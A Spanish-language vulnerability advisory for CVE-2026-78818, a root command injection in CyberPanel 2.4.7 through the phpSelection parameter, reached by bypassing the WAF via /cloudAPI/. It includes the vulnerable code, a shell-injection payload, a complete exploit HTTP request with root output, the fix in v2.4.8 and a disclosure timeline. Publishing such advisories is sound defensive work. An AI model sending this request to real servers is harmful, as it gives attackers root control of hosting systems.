CVE-2026-78818 - CyberPanel <= 2.4.7 RCE como root autenticado mediante inyección de comandos en phpSelection + omisión del WAF de cloudAPI

phpSelection + omisión del WAF de cloudAPICVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, ya que la explotación requiere credenciales de API de nivel administrador)CyberPanel v2.4.7 y versiones anteriores contiene una vulnerabilidad de inyección de comandos del sistema operativo en changePHP()
(websiteFunctions/website.py). El parámetro phpSelection se interpola directamente en un
comando de shell ejecutado como root, sin validación ni saneamiento.
El WAF integrado bloquea esto en el endpoint estándar (/websites/changePHP), pero el
endpoint /cloudAPI/ aplica un conjunto de reglas más débil que no filtra el carácter de comilla simple —
lo que proporciona una ruta de explotación completa en una sola solicitud HTTP hasta la ejecución de comandos como root.
Confirmado en un VPS con CyberPanel 2.4.7 en producción: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, alrededor de la línea 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Cerrando la comilla simple e inyectando un comando en segundo plano:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Cualquier ruta que contenga cloudAPI se trata como un endpoint de API. La lista de bloqueo estándar incluye
' y &. La lista de bloqueo de la API omite ambos — lo que convierte a POST /cloudAPI/ en un bypass directo a la misma
función vulnerable.
Autenticación: Authorization: Basic SHA256("user:pass") — el acceso a la API está habilitado por defecto para la
cuenta de administrador, por lo que no se requiere ninguna configuración especial en el objetivo.
Solicitud:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — solicitud y respuesta en vivo:
Verificación del lado del servidor (cat /tmp/burp_test.txt):

Resultado: uid=0(root) gid=0(root) groups=0(root)
Ejecución de comandos como root total en el servidor de CyberPanel. Un usuario autenticado con nivel de administrador puede leer/escribir cualquier archivo, instalar puertas traseras persistentes y comprometer por completo todos los sitios web alojados, las bases de datos y el correo. El acceso a la API está habilitado de forma predeterminada — no se requiere ninguna configuración especial del objetivo.
Solucionado en CyberPanel v2.4.8, commit
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). El parámetro phpVersion
ahora se sanea con shlex.quote() en websiteFunctions/website.py.
Los usuarios deben actualizar a CyberPanel 2.4.8 o posterior de inmediato.
| Fecha | Evento |
|---|---|
| 2026-05-28 | Vulnerabilidad reportada de forma privada al proveedor mediante un borrador de GitHub Security Advisory (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | Seguimiento: sin respuesta en 2 semanas, se solicitó acuse de recibo |
| 2026-06-12 | Se confirmó que el commit de corrección del proveedor (32897e9) resuelve el problema; se solicitó la publicación del aviso + solicitud de CVE |
| 2026-06-15 | Solicitud de CVE enviada de forma independiente a MITRE CNA-LR (solicitud 2055765) |
| 2026-08-13 | Seguimiento: "¿cuál es la última novedad?" |
| 2026-09-03 | CVE-2026-78818 asignado por MITRE; se notificó al proveedor y se le pidió nuevamente que publicara el aviso |
| 2026-11-04 | Ninguna respuesta del proveedor en ningún momento. Divulgación pública publicada aquí tras ~5,5 meses de silencio, en consonancia con las normas estándar de divulgación coordinada (el estándar de 90 días se superó con creces). La corrección ha estado disponible en v2.4.8 durante todo ese tiempo. |
Nunca se recibió ningún comentario, acuse de recibo ni respuesta del proveedor (usmannasir) a lo largo de
toda la ventana de divulgación, a pesar de cuatro seguimientos separados en el hilo del aviso.
Descubierto y reportado por @ammarkrblt.








